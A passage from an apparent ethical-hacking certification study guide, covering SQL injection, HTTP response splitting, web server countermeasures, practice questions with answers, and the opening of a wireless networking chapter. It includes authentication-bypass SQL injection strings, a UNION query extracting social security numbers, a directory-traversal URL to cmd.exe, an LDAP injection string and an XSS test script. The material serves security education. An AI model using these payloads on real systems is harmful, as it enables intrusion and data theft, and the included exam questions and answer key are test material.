'P@ssw0rd', 'Matt' , 'Matthew', 'Walker') ;--
```

says to the database, "Database, you have a table there named cust. I think that probably stands for customers. So if you would, please enter into the fields labeled Email, Password, Userid, FirstName, and LastName these new values I'm supplying for you. Thank you, and hack ya later."

For that matter, if you're at a site requiring login, why not just try bypassing the authentication altogether? Try logging in using SQL statements. For example,

```
admin '-- or admin ' /*
```

might be beneficial. You can also try the old standby

```
' or 1=1--
```

or some variation thereof, such as

```
' )
```

or

```
('1'='1- -
```

In any case, you can find bunches of these types of SQL strings to try on the Internet. One cautionary note, though: brute-forcing SQL this way isn't the quietest means of gaining access. If you're banging away with 10,000 variations of a single open quote, you're going to get noticed.

There are tons of SQL injection examples and just as many names given for the attacks. We can't cover them all here, but EC-Council was kind enough to split all of them into three main categories for us:

- **In-band SQL injection** This is SQL injection where the attacker is using the same communication channel to perform and retrieve the results of the attack. This is the most commonly used type. Examples are Union Query attacks (the UNION command allows you to join together SELECT queries; for example, **SELECT *fname,lname* FROM *users* WHERE *id=\$id* UNION ALL SELECT *socialsecuritynumber, 1* FROM *secretstuff***, combines a relatively harmless query with one that's a little more...useful), error-based (the objective is to purposely enter poorly constructed statements in an effort to get the database to respond with table names and other information in its error messages), tautology (an overly complex term used to describe the behavior of a database system when deciding whether a statement is true; because user IDs and passwords are often compared and the "true" measure allows access, if you trick the database by providing something that is already true [1 does, indeed, equal 1], then you can sneak by), and end-of-line/inline comments.

- **Out-of-band SQL injection** Contrary to in-band, this type of SQL injection uses different communication channels for the attack and results. It's also more difficult to pull off.
 - **Blind/inferential** This type occurs when the attacker knows the database is susceptible to injection, but the error messages and screen returns don't come back to the attacker (not to mention results are oftentimes Boolean in return). Because this type of SQL injection involves a lot of guesswork and trial and error, it takes a long while to pull off.
-



EXAM TIP Another in-band attack is known as “piggybacking.” The idea is simple—just add your malicious request on the back of a legitimate one. Also, as an aside, please keep in mind that anything other than basic SQL will have some significant semantic differences, so always Google the database version you're trying.

As always, you can peck around with this stuff and learn it manually, or you can take advantage of tools already created to make your job easier. Sqlmap and sqlninja are both automated scanners designed to look specifically for injection vulnerabilities. Another one I've seen in play is called Havij, which allows enumeration, code execution on the target, file system manipulation, and other madness over SQL connections. SQLBrute is a tool that allows you to blast through predefined SQL injection queries against a target. Others tools include Pangolin, SQLExec, Absinthe, and BobCat.



NOTE Protection against SQL injection usually comes down to security-minded web and database design in the first place. However, you can make use of tools and signatures to at least monitor for attempts; for one example, you can check the Snort signatures for prebuilt SQL rules and then block or monitor for attempts using the signatures. Another good resource is provided by OWASP:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html.

HTTP Attack

Another neat little attack is called *HTTP response splitting*. The attack works by adding header response data to an input field so that the server splits the response in a couple directions. If it works, the attacker controls the content of the second header, which can be used for any number of things, like redirecting the user to a malicious site the attacker runs. OWASP calls HTTP response splitting “a means to an end, not an end in itself,” because the attack is designed to allow other attacks (through the second header content) to work.

One final thought on web application testing is that it isn’t actually a hack at all, but it sure is productive. A common method of security testing (hacking) a web application is to simply try using it in a manner in which it wasn’t intended to be used. This isn’t applying some groovy hacker tool or scripting code to inject through some James Bond type of ploy; it’s just trying different things with an application—sometimes even by accident. As many a tester will say, with a chuckle in his voice, “It’s not a hack; it’s a *feature*.”

Sometimes Ethical Hacking Is Depressing

Oftentimes in writing, I get into a zone and just excitedly start pounding away on the keyboard—excitedly looking up information on how something works or reading about a cool new tool or option for us to use. But every once in a while, I start reading articles and get really bummed out over the seeming futility of my chosen profession. The raw numbers of what is stacked against us are downright terrifying.

For example, let's just look at 2020. As described in the Check Point Research *2020 Cyber Security Report*, the single largest collection of breached personal credentials in history, named "Collection #1," was exposed on a cloud service called "MEGA" (<https://www.ntsc.org/assets/pdfs/cyber-security-report-2020.pdf>). After further researching, it was discovered Collection #1 was but a small slice of an even larger 1TB data leak, split into seven parts and distributed through a data-trading scheme. And that was just in *January*! The first half of the year saw a 50 percent increase in attacks by mobile banking malware, and cybercrime is estimated to have cost, at a minimum, \$1.5 trillion in 2020. For comparative purposes, if that were an entire country's GDP, it'd rank 13th in the world.

According to Cyber Observer (<https://www.cyber-observer.com/cyber-news-29-statistics-for-2020-cyber-observer/>), security breaches have increased by 11 percent, with a successful (interjection here—a *known* successful) attack every 39 seconds—on average 2,244 times a day. And the icing on this terrible cake? The average time to identify those breaches was seven months. *MONTHS*. Want more? Supply chain attacks increased a whopping 78 percent, 34 percent of all breaches involved some sort of internal actor, and despite literally decades of mandatory annual security training efforts, 92 percent of all malware (including ransomware) attacks were delivered via an e-mail attachment or link.

And check out this little gem of a story from ZDNet (<https://www.zdnet.com/article/your-website-is-under-constant-attack/>): The HoneyNet Project, an international

nonprofit security research organization, with help from students at Holberton School, set up a honeypot to track security attacks on a cloud-based web server. The box ran on a barebones Amazon Web Services (AWS) instance, with no services that would (should) be useful to anybody else. It did not even have a domain name. Shortly after starting the server, they started capturing network packets for a 24-hour period and then analyzed the packet capture file. In a day, this unnamed, almost invisible web server was attacked more than a quarter of a million times.

And that's just the attackers *intending* to do you harm. A story from [Wired.com](https://www.wired.com/story/mirai-botnet-minecraft-scam-brought-down-the-internet/) (<https://www.wired.com/story/mirai-botnet-minecraft-scam-brought-down-the-internet/>) will just about bring you to tears. On a Friday afternoon in October 2016, the Internet slowed or stopped for nearly the entire eastern United States. Dyn, a company providing a key part of the Internet's backbone, came under a DDoS assault the likes of which no one had ever seen before: until then, a large DDoS attack was often considered to be 10 to 20 Gbps (gigabits per second), while a follow-on Mirai attack against telecom provider OVH hit a whopping *901 Gbps*. And where did it all come from? Who were the masterminds behind one of the world's most sophisticated DDoS attacks in history and what were they out to gain?

A 21-year-old Rutgers college student from suburban New Jersey and his two college-age friends admitted their role in creating and launching "Mirai," as the bot came to be known, into the world. Why? To gain an advantage in the game Minecraft. *Minecraft...*

Think about all that for a minute. In 24 hours, a no-name, no-nothing VM in AWS was attacked a quarter of a million times. Today, almost half your website visitors are bots intending you ill will. And somewhere in your organization, statistically, at least one of your systems has fallen prey to some form of attack that you're probably completely in the

dark about. And kids using sites to DDoS opponents in video games (yes, that's real, you can actually pay a site to DDoS some guy playing *insert-game-here*) can accidentally cripple communications for millions of folks.

It's enough to make you wonder how we can keep up.

But that's the challenge, fellow security professionals. It's our burden to bear. It's the role we play in making our world a better place. So during those long days of reviewing code, or challenging ridiculous arguments in security evaluation and budget meetings, or staring at a screen so long your eyes dry out, just remember what you're here for. Because without security folks at least attempting to stem the tide, we'd have all been washed away long ago.

Countermeasures

So, what's left to do with all these attacks and such aimed at our (by design) public-facing servers? While the attack vectors are always changing and this war will never end, there are a few countermeasures that can help. For example, placement of the servers is extremely important. We discussed DMZs, zones, and firewalls earlier, and this is where that information can be put into play. Don't allow access into your internal network from the public, and don't put servers the public should be accessing in the internal network. Not only can placement avoid attacks, but it can limit damage if your servers were to be exploited.

Keeping up with security patching is an absolute necessity. Unfortunately, even in the most imposing of enterprise networks where you'd be certain somebody has their finger on the pulse of patching, this just gets overlooked. Internal fighting over schedules, what patch might break which application, and so on, wind up leaving servers vulnerable to attack. Microsoft Baseline Security Analyzer (MBSA) used to be recommended as a good means to check for missing patches on a Windows machine by EC-Council in

their courseware (and still makes an appearance, by the way, despite being replaced by Windows Update), but it's certainly not the only one out there. Unfortunately from a security perspective, discovering that patches are missing isn't an issue—getting them installed often is.



NOTE A couple of good web application security scanners you may want to check out include Syhunt Hybrid (<https://www.syhunt.com>) and N-Stalker X (<https://www.nstalker.com>).

Other mitigations seem like common sense. Turn off unnecessary services, ports, and protocols. Remove outdated, unused accounts and properly configure default accounts that must remain. Set up appropriate file and folder permissions, and disable directory listing as much as possible. Ensure you have a means to detect attacks and to respond to them. The list goes on and on. From a hacking perspective, it's great that patching and other security measures are either overlooked or flat out ignored. Remember, all you need is one opening, one crack, and your path to success is laid out in front of you.

Chapter Review

Web organizations assist in a wide array of efforts to improve the Internet. IEFT (Internet Engineering Task Force) creates engineering documents to help make the Internet work better from an engineering point of view. The IETF's official documents are published free of charge as RFCs (Requests for Comments). The World Wide Web Consortium (W3C) is an international community where "member organizations, a full-time staff, and the public work together to develop Web standards." W3C engages in education and outreach, develops software, and serves as an open forum for

discussion about the Web. OWASP (Open Web Application Security Project) is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software. OWASP publishes reports, documents, and training efforts to assist in web security, including the “Top 10” security issues facing web applications and servers, and WebGoat (a deliberately insecure web application designed to teach web application security lessons).

The current OWASP Top 10 list includes A1: Injection Flaws, A2: Broken Authentication and Session Management, A3: Sensitive Data Exposure, A4: XML External Entities (XXE), A5: Broken Access Control, A6: Security Misconfiguration, A7: Cross-Site Scripting (XSS), A8: Insecure Deserialization, A9: Using Components with Known Vulnerabilities, and A10: Insufficient Logging and Monitoring.

Misconfiguration of web server settings is the most common vulnerability that will be exploited. Areas of concern include error messaging, default passwords, SSL certificates, scripts, remote administrative functions, configuration files, and services on the machine. Properly configuring (restricting?) remote administration, eliminating unnecessary services, and changing any default passwords or accounts are pretty obvious best practices. The `httpd.conf` file on Apache servers controls aspects including who can view the server status page (which contains information on the server, hosts connected, and requests being attended to). The `php.ini` file is one you want to look at for verbose error messaging setting.

The tier system is something you’ll need to be aware of in network design. N-tier architecture (aka multitier architecture) distributes processes across multiple servers. Each “tier” consists of a single role carried out by one (or more, or even a cluster of) computer systems. Typically this is carried out in “three-tier architecture,” with a presentation tier, logic tier, and data tier, but there are other implementations.

An HTML *entity* is a way of telling the browser to display certain characters it would otherwise look at as a tag or part of the programming itself. Examples include ** ** and **<**. HTTP

request methods include GET, HEAD, POST, PUT, DELETE, TRACE, and CONNECT. Both POST and GET are client-side methods that can be manipulated with a web proxy. While GET is visible in a browser, POST is equally visible within a good-old Wireshark capture. An HTTP HEAD requests headers and metadata. It works exactly like an HTTP GET, except it doesn't return any body information to display within your browser. An HTTP GET basically requests data from a resource. However, HTTP GET can be used to *send* data as well, and when sending data, the GET method *adds the data to the URL*.

A POST, on the other hand, is a much better method of submitting data to a resource for processing. It can also be used to elicit a response, but its primary purpose is to provide data for the server to work with. POST is generally considered safer than GET because it is not stored in browser history or necessarily in the server logs, and it doesn't display returned data in the URL.

There are many attack vectors regarding web servers: password attacks, denial of service, man in the middle (sniffing), DNS poisoning (aka hijacking), and phishing. DNS amplification is an attack manipulating recursive DNS to DoS a target. The bad guy uses a botnet to amplify DNS answers to the target until it can't do anything else.

Directory traversal is one form of attack that's common and successful, at least on older servers. In this attack, the hacker attempts to access restricted directories and execute commands outside intended web server directories. Also known as the dot-dot-slash attack, directory climbing, and backtracking, this attack basically sends HTTP requests asking the server to drop back to the root directory and give access to other folders. This dot-dot-slash attack is also known as a variant of Unicode or unvalidated input attack. Unicode is a standard for ensuring consistent encoding and text representation and can be accepted by servers for malicious purposes. Unvalidated input means the server has not been configured to accept only specific input during an HTTP GET, so an attacker can craft the request to ask for command prompts, to try administrative access passwords, and so on.

Parameter or URL tampering involves manipulating parameters within the URL string in hopes of modifying data, such as permissions and elevation of privileges, prices and quantities of goods, and credentials. The trick is to simply look at the URL and find parameters you can adjust and resend.

Other web attacks covered by ECC are fairly self-explanatory. A misconfiguration attack takes advantage of configuration items on the server not being configured correctly. A password attack and an SSH brute-force attack are exactly what they sound like. Web defacement is when an attacker maliciously alters the visual appearance of the page.

Metasploit covers lots of options for you, including exploitation of known vulnerabilities and attacking passwords over Telnet, SSH, and HTTP. A basic Metasploit exploit module consists of five actions: select the exploit you want to use, configure the various options within the exploit, select a target, select the payload (that is, what you want to execute on the target machine), and then launch the exploit. The framework base accepts inputs from custom plug-ins, interfaces (how you interact with the framework), security tools, web services, and modules (each with its own specific purpose).

Web 2.0 refers to a somewhat different method of creating websites and applications: while 1.0 relies on static HTML, 2.0 uses “dynamic” web pages. Because they’re dynamic in nature, 2.0 apps allow users to upload and download to a site simultaneously, which provides much better infrastructure for social media and other user participation efforts. Per ECC, because Web 2.0 apps provide for more dynamic user participation, they also offer more attack surface.

One successful web application attack deals with injecting malicious commands into the input string. The objective is much like that of the parameter-tampering methods: to pass exploit code to the server through poorly designed input validation in the application. This can occur using a variety of different methods, including *file injection* (where the attacker injects a pointer in the web form input to an exploit hosted on a remote site), *command injection* (where the attacker injects commands into the form fields

instead of the expected test entry), and *shell injection* (where the attacker attempts to gain shell access using Java or other functions).

LDAP injection is an attack that exploits applications that construct LDAP statements based on user input. In an LDAP injection attack, the attacker changes what's entered into the form field by adding the characters **)(&)** after the user name and then providing any password.

SOAP injection is another related attack. Simple Object Access Protocol (SOAP) is designed to exchange structured information in web services in computer networks and uses XML to format information. You can inject malicious query strings (much like SQL injection) that may allow you to bypass authentication and access databases behind the scenes. SOAP is compatible with HTTP and SMTP, and messages are typically one-way in nature.

A buffer overflow attack, also known as *smashing the stack*, is an attempt to write more data into an application's prebuilt buffer area in order to overwrite adjacent memory, execute code, or crash a system (application).

Cross-site scripting (XSS) involves injecting a script into a form field intended for something else. One of the classic attacks of XSS involves getting access to "document.cookie" and sending it to a remote host.

A cross-site request forgery (CSRF) attack forces an end user to execute unwanted actions on a web application on which they're currently authenticated. CSRF tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. CSRF attacks can be mitigated by configuring a web server to send random challenge tokens. If every user request includes the challenge token, it becomes easy to spot illegitimate requests not initiated by the user.

A session fixation attack is somewhat similar to CSRF. The attacker logs in to a legitimate site and pulls a session ID, and then sends an e-mail with a link containing the fixed session ID. When

the user clicks it and logs in to the same legitimate site, the hacker can now log in and run with the user's credentials.

A *cookie* is a small text-based file that is stored on your system for use by the web server the next time you log in. It can contain information such as authentication details, site preferences, shopping cart contents, and session details. Cookies are sent in the header of an HTTP response from a web server and may or may not have an expiration date. The original intent was to provide a continuous, stable web view for customers and to make things easier for return surfers.

SQL injection is, by far, the most common and most successful injection attack technique in the world. Structured Query Language (SQL) is a computer language designed for managing data in a relational database system. The relational database is simply a collection of tables (consisting of rows, which hold individual fields containing data) tied together using some common field (key) that you can update and query. Each table has a name given to it that is referenced when you perform queries or updates. SQL comes into play when you are adding, deleting, moving, updating, or viewing the data in those tables and fields.

SQL queries generally begin with the SELECT command, which is used to choose the data you'd like to perform an action on. In addition to SELECT, there are several additional options and commands of great interest to a hacker. For example, **DROP TABLE *tablename*** deletes the table *tablename* from the database. INSERT and UPDATE are also easy to understand.

SQL injection occurs when the attacker injects SQL queries directly into the input form. Properly constructed, the SQL command bypasses the intent of the front end and executes directly on the SQL database. To find out whether a site is susceptible to SQL injection, check your target for a web login page, and instead of entering what's asked for on the web form, simply try a single quote (') and see what kind of error message, if any, you receive. If that doesn't work, try entering ***anything'*or 1=1-** and see what you get.

The attack names and definitions for SQL are union query, tautology, blind SQL injection, and error-based SQL injection.

The attack called HTTP response splitting works by adding header response data to an input field so the server splits the response in a couple directions. If it works, the attacker controls the content of the second header, which can be used for any number of things, like redirecting the user to a malicious site the attacker runs.

A common method of security testing (hacking) a web application is to simply try using it in a manner in which it wasn't intended to be used.

Countermeasures for web server and application attacks include correct placement of the servers and maintaining a strong patch management effort. Others include turning off unnecessary services, ports, and protocols; removing outdated, unused accounts and properly configuring default accounts that must remain; setting up appropriate file and folder permissions and disabling directory listing as much as possible; and ensuring you have a means to detect attacks and to respond to them.

Sqlmap, Havij, and sqlninja are all automated scanners designed to look specifically for injection vulnerabilities. SQLBrute is a tool that allows you to blast through predefined SQL injection queries against a target. Others tools include Pangolin, SQLExec, Absinthe, and BobCat.

Questions

1. You are examining log files and notice several connection attempts to a hosted web server. Many attempts appear as such:

```
http://www.example.com/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e  
/windows\  
system32\cmd.exe
```

What type of attack is in use?

A. SQL injection

- B.** Unicode parameter tampering
 - C.** Directory traversal
 - D.** Cross-site scripting
- 2.** The accounting department of an online business notices several orders that seem to have been made erroneously. In researching the issue, you discover that the prices of items on several web orders do not match the listed prices on the business's public website. You verify that the web server and the ordering database do not seem to have been compromised. Additionally, no alerts have displayed in the Snort logs concerning a possible attack on the web application. Which of the following might explain the attack in play?
- A.** The attacker has copied the source code to his machine and altered hidden fields to modify the purchase price of the items.
 - B.** The attacker has used SQL injection to update the database to reflect new prices for the items.
 - C.** The attacker has taken advantage of a server-side include that altered the price.
 - D.** The attacker used Metasploit to take control of the web application.
- 3.** A pen test team member uses the following entry at the command line:

```
nmap --script http-methods --script-args somesystem.com
```

Which of the following is true regarding the intent of the team member?

- A.** The team member is attempting to see which HTTP methods are supported by somesystem.com.
- B.** The team member is attempting XSS against somesystem.com.

- C.** The team member is attempting HTTP response splitting against somesystem.com.
 - D.** The team member is attempting to site-mirror somesystem.com.
- 4.** Which of the following is *not* recommended as a security measure for your web servers?
- A.** Ensure there is a backout plan for any patch or hotfix.
 - B.** Block only those ports known as relating to malicious tools and techniques.
 - C.** Avoid mapping virtual directories between servers across the network.
 - D.** Allow remote access only with properly secured encryption/tunneling.
- 5.** Which of the following would be the best protection against XSS attacks?
- A.** Invest in top-of-the-line firewalls.
 - B.** Perform vulnerability scans against your systems.
 - C.** Configure input validation on your systems.
 - D.** Have a pen test performed against your systems.
- 6.** Which of the following is true regarding n-tier architecture?
- A.** Each tier must communicate openly with every other tier.
 - B.** N-tier always consists of presentation, logic, and data tiers.
 - C.** N-tier is usually implemented on one server.
 - D.** N-tier allows each tier to be configured and modified independently.
- 7.** Which character is the best choice to start a SQL injection attempt?
- A.** Colon

- B.** Semicolon
 - C.** Double quote
 - D.** Single quote
- 8.** Configuring the web server to send random challenge tokens is the best mitigation for which of the following?
- A.** XSS attacks
 - B.** Buffer overflow attacks
 - C.** Parameter manipulation attacks
 - D.** CSRF attacks
- 9.** Which of the following is a true statement?
- A.** SOAP cannot bypass a firewall.
 - B.** SOAP encrypts messages using HTTP methods.
 - C.** SOAP is compatible with HTTP and SMTP.
 - D.** SOAP messages are usually bidirectional.
- 10.** An attacker inputs the following into the Search text box on an entry form:
- ```
<script type="text/javascript">
 alert("It Worked");
</script>
```
- The attacker then clicks the Search button and a pop-up appears stating, "It Worked." What can you infer from this?
- A.** The site is vulnerable to buffer overflow.
  - B.** The site is vulnerable to SQL injection.
  - C.** The site is vulnerable to parameter tampering.
  - D.** The site is vulnerable to XSS.
- 11.** SOAP is used to package and exchange information for web services. What does SOAP use to format this information?

- A.** XML
- B.** HTML
- C.** HTTP
- D.** Unicode

**12.** A security administrator monitoring logs comes across a user login attempt that reads **UserJoe)(&)**. What can you infer from this user name login attempt?

- A.** The attacker is attempting SQL injection.
- B.** The attacker is attempting LDAP injection.
- C.** The attacker is attempting SOAP injection.
- D.** The attacker is attempting directory traversal.

**13.** A security administrator sets the HttpOnly flag in cookies. Which of the following is she most likely attempting to mitigate against?

- A.** CSRF
- B.** CSSP
- C.** XSS
- D.** Buffer overflow
- E.** SQL injection

**14.** Your organization is deploying a new web-based software package requiring application and database support. The department has agreed on a three-server approach to make the service accessible from the Internet. Of the following choices, which would be the best option for server placement?

- A.** A web, application, and database server on the internal network only
- B.** A web, application, and database server facing the Internet

- C.** A web server facing the Internet and an application and database server on the internal network
- D.** An application and database server facing the Internet, with a web server internal

## Answers

- 1. C.** This connection is attempting to traverse the directory from the Inetpub folders (in MS IIS servers) to a command shell for the attacker. Instead of dot-dot-slash, Unicode is used in this example to bypass potential IDS signatures.
- 2. A.** In this case, because the logs and IDSs show no direct attack, it's most likely the attacker has copied the source code directly to his machine and altered the hidden "price" fields on the order form. All other types of attack would have, in some form or fashion, shown themselves easily.
- 3. A.** The http-methods script tests a target to see what HTTP methods are supported (by sending an HTTP OPTIONS request). Why would an attacker do this? If you know what GET, POST, and PUT do, then you know the answer to this question already.
- 4. B.** You should block or disable every port and/or service that is not in use. A "known malicious port" means nothing to an adversary, as they'll just as likely hijack your open but unused syslog port.
- 5. C.** "Best" is always a tricky word in an exam question. In this case, configuring server-side operations to validate what's being put in the input field is by far the best mitigation. Could vulnerability scans and pen tests tell you something is wrong? Sure, but by themselves they don't do anything to protect you.
- 6. D.** While usually implemented in three tiers, n-tier simply means you have three or more independently monitored,

managed, and maintained servers, each providing a specific service or tasking.

- 7. D.** The single quote should begin SQL injection attempts, even though in many database systems it's not always an absolute.
- 8. D.** The requests from the bad guy masquerading with your session ID through your browser (cross-site request forgery, CSRF) can be largely stopped by making sure each request has a challenge token—if the server gets one without a token, it's deemed bad and dropped.
- 9. C.** SOAP is compatible with HTTP and SMTP, and usually the messages are "one-way" in nature.
- 10. D.** This indicates a cross-site scripting vulnerability.
- 11. A.** SOAP formats its information exchange in XML.
- 12. B.** The **)(&)** indicates an LDAP injection attempt.
- 13. C.** Of the answers provided, XSS is the only one that makes sense. The HttpOnly flag setting prevents cookies from being accessible by a client-side script.
- 14. C.** Of the choices provided and with no other data, C is the best option. You have to have the web server available for clients to access, but your "back-end" processes should be internal if at all possible.



# Wireless Network Hacking

In this chapter you will

- Describe wireless network architecture and terminology
  - Identify wireless network types and forms of authentication
  - Describe wireless encryption algorithms
  - Identify wireless hacking methods and tools
- 

Part of my Capstone project for college was to interview a C-level manager. Being as I was in the Air Force and stationed in Germany, that seemed a tall task for me, but I was successful in convincing the staff that interviewing the communications commander would be sufficient. After some back and forth in scheduling, I got an interview with the colonel and we had a great conversation about where networking and data communications were going, the role security would play in the future, and a host of other topics.

One thing in particular he said stuck with me through the years. We were discussing how folks outside IT view networking and computing both inside and outside the military. He paused for a moment and walked over to the wall. He flipped the light switch on and off and said, "This is where networking is going...and where it

needs to be.” He went on to explain that in his view, networking would soon be no longer a luxury but a necessity, and people would look at it and expect it to work much like electricity—just always there and ready, something so ubiquitous and commonplace it’s taken for granted.

Of course he was dead-on correct, and probably more so than he even knew. If you’d been there and told us that wireless networking would fit that bill, we would’ve both probably laughed you out of the room. Today, though, wireless *is* that ever-present, always-on, taken-for-granted service we all just expect to be on and ready. Want proof? Used to be if you invited a group of people over to your house for more than an hour’s stay, they’d comment on your home, talk about family, friends, and current events, and just enjoy some face-to-face time. Today, within 30 minutes, someone in the party would ask, “Hey, what’s your Wi-Fi password?” Shortly thereafter, half the group would be face down in a smartphone.

Back in the early 1980s, wireless networking didn’t even exist, and the idea was nearly as far-fetched as the still-cool *Star Trek* communicators we watched on reruns. *Wireless* hacking back then was nothing more than crossing a signal or two, talking over someone (or listening in to them) on a telephone, or playing with CB or scanner frequencies. Today, we’ve got worlds of wireless to discover and play with. For example, I’d bet your network at home is still chirping away, even if you’re not there to use it, right? Surely you didn’t shut it all down before you left for the day....

Not to mention our devices are now more mobile than ever, and getting progressively smaller...and smarter. Where once mobile security concerns centered on data-at-rest encryption and pre-shared keys for wireless connectivity on the laptop, the smartphone is unquestionably the ruler of the airwaves today. People are using smartphones more and more as their *primary* networked interaction devices, and we need to focus our attention appropriately.

Wireless and mobile computing is here to stay, and what a benefit it is to the world. The freedom and ease of use it offers are wonderful and, truly, are changing our society day by day. However,

along with that we have to use a little caution. If data is sent over the airwaves, it can be received over the airwaves—by anyone (maybe not in clear text, and maybe not easily discernable, but it can be received). Therefore, we need to explore the means of securing our data and preventing accidental spillage. And that, dear reader, is what this chapter is all about.

## **Wireless Networking**

Although it's important to remember that any discussion on wireless should include all wireless mediums (phones, keyboards, and so on), this section is going to focus primarily on wireless data networking. I'm not saying you should forget the rest of the wireless world—far from it. In the real world you'll find as many, if not more, hacking opportunities outside the actual wireless world network. What we do want to spend the vast majority of our time on, however, are those hacking opportunities that are *testable* issues. And, because EC-Council has defined the objectives this way, we will follow suit.

## **Wireless Terminology, Architecture, and Standards**

A wireless network is built with the same concerns as any other media you decide to use. You have to figure out the physical makeup of the transmitter and receiver (NIC) and how they talk to one another. There has to be some order imposed on how clients communicate to avoid collisions and useless chatter. There also must be rules for authentication, data transfer, size of packets, and so on. In the wireless data world, these are all defined with standards, known as the *802.11 series*. Although you probably won't get more than a couple of questions on your exam referencing the standards, you still need to know what they are and basic details about them. [Table 7-1](#) summarize these standards.

| Wireless Standard    | Operating Speed (Mbps)                                                                              | Frequency (GHz)   | Modulation Type            |
|----------------------|-----------------------------------------------------------------------------------------------------|-------------------|----------------------------|
| 802.11a              | 54                                                                                                  | 5                 | OFDM                       |
| 802.11b              | 11                                                                                                  | 2.4               | DSSS                       |
| 802.11d              | Variation of a and b standards for global use (allowing variations for power, bandwidth, and so on) |                   |                            |
| 802.11e              | QoS initiative providing guidance for data and voice prioritization                                 |                   |                            |
| 802.11g              | 54                                                                                                  | 2.4               | OFDM and DSSS              |
| 802.11i              | WPA / WPA 2 encryption standards                                                                    |                   |                            |
| 802.11n              | 100+                                                                                                | 2.4–5             | OFDM                       |
| 802.15.1 (Bluetooth) | 25–50                                                                                               | 2.4               | GFSK, 8DPSK, $\pi/4$ -DPSK |
| 802.15.4 (Zigbee)    | 0.02, 0.04, 0.025                                                                                   | 0.868, 0.915, 2.4 | O-QPSK, GFSK, BPSK         |
| 802.16 (WiMAX)       | 34–1000                                                                                             | 2–11              | SOFDMA                     |

**Table 7-1** Wireless Standards

One other note of interest when it comes to the standards we’re chatting about here is the method wireless networks use to encode messages onto the media in use—the airwaves. In the wired world, we can encode using various properties of the electrical signal itself (or, if using fiber, the light wave); however, in wireless there’s nothing *physical* for the machine to “touch.” Modulation—the practice of manipulating properties of a waveform—then becomes the encoding method of choice. There are nearly endless methods of modulating a waveform to carry a signal, but the two you’ll need to know in wireless are OFDM and DSSS.

Both orthogonal frequency-division multiplexing (OFDM) and direct-sequence spread spectrum (DSSS) use various pieces of a waveform to carry a signal, but they go about it in different ways, and the best way I can think to explain it comes in the form of a discussion about your cable television set. See, the cable plugged into the back of your TV is capable of carrying several different frequencies of waveforms, and all of them are plowing into the back of your TV right now. You watch one of these waveforms by tuning your TV specifically to that channel. (Our tech editor had quite a bit

of fun at my expense over a television with a cable still connected to it. I know, I know—how 1999, right?)

In this oversimplified case, the cable is split into various channels, with each one carrying a specific waveform. OFDM works in this same manner, with several waveforms simultaneously carrying messages back and forth. In other words, the transmission media is divided into a series of frequency bands that don't overlap each other, and each of them can then be used to carry a separate signal. DSSS works differently by *combining* all the available waveforms into a single purpose. The entire frequency bandwidth can be used at once for the delivery of a message. Both technologies accomplish the same goal, just in different ways.

As for a basic wireless network setup, there are two main modes a wireless network can operate in. The first is ad hoc, which is much like the old point-to-point networks in the good old days. In ad hoc mode, your system connects directly to another system, as if a cable were strung between the two. Generally speaking, you shouldn't see ad hoc networks appearing very often, but park yourself in any open arena (such as an airport or bus station) and see how many pop up.

Infrastructure mode is the one most networks are set up as and the one you'll most likely be hacking. Whereas ad hoc connects each system one to another, infrastructure makes use of an access point (AP) to funnel all wireless connections through. A wireless access point is set up to connect with a link to the outside world (usually some kind of broadband router). This is an important consideration when you think about it—wireless devices are usually on completely different subnets than their wired cousins. If you remember our discussion on broadcast and collision domains, you'll see quickly why this is important to know up front.

Clients connect to the access point using wireless network interface cards (NICs); if the access point is within range and the device understands what it takes to connect, it is allowed access to the network. Wireless networks can consist of a single access point or multiple ones, thus creating overlapping "cells" and allowing a user to roam freely without losing connectivity. This is also an

important consideration when we get to the subject of generating wireless packets later in this chapter. The client needs to “associate” with an access point first and then “disassociate” when it moves to the next one. This dropping and reconnecting will prove vital later, trust me.

We should probably pause here for a brief introduction to a couple of terms. Keep in mind these may not necessarily be testable items as far as EC-Council is concerned, but I think they’re important nonetheless. When you have a single access point, its “footprint” is called a *basic service area (BSA)*. Communication between this *single AP* and its clients is known as a *basic service set (BSS)*. Suppose, though, you want to extend the range of your network by adding multiple access points. You’ll need to make sure the channels are set right, and after they’re set up, you will have created an *extended service set (ESS)*. As a client moves from one AP in your subnet to another, so long as you’ve configured everything correctly, the client will disassociate from one AP and (re)associate with another seamlessly. This movement across multiple APs within a single ESS is known as *roaming*. Okay, enough vocabulary. It’s time to move on.

---



**EXAM TIP** BSSID is one definition term that might trip you up. The basic service set identifier (BSSID) is actually the MAC address of the wireless access point that is at the center of your BSS.

Another consideration to bring up here deals with the access points and the antennas they use. It may seem like a weird (and crazy) thing to discuss physical security concerns with wireless networks because by design they’re accessible from anywhere in the coverage area. However, that’s exactly the point: many people don’t consider physical security concerns, and it winds up costing them


dearly. Most standard APs use an omnidirectional antenna, which means the signal emanates from the antenna in equal strength 360 degrees from the source. Well, it's at least close to 360 degrees anyway, since the farther away you get vertically from the signal, the exponentially worse the signal reception gets. But if you were to, say, install your AP in the corner of a building, three-quarters of your signal strength would be lost to the parking lot. And the guy sitting out in the car hacking your network would be very pleased by this.

---



**EXAM TIP** A spectrum analyzer can be used to verify wireless quality, detect rogue access points, and detect various attacks against your network.

A better option may be to use a directional antenna, also sometimes known as a *Yagi* antenna. Unidirectional antennas allow you to focus the signal in a specific direction, which greatly increases signal strength and distance. The benefit is obvious in protecting against the guy in the parking lot. However, keep in mind this signal is now greatly increased in strength and distance, so you may find that the guy will simply drive from his corner parking spot close to the AP to the other side of the building, where you're blasting wireless out the windows. The point is, wireless network design needs to take into account not only the type of antenna used but where it is placed and what is set up to contain or corral the signal. The last thing you want is for some kid with a Pringles can a block away tapping into your network; the so-called *cantenna* is very real and can boost signals amazingly. Check out [Figure 7-1](#) for some antenna examples.



Yagi antenna



Homemade  
directional antenna (cantenna)



Directional antenna



Omnidirectional antenna

---

**Figure 7-1** Wireless antennas

---



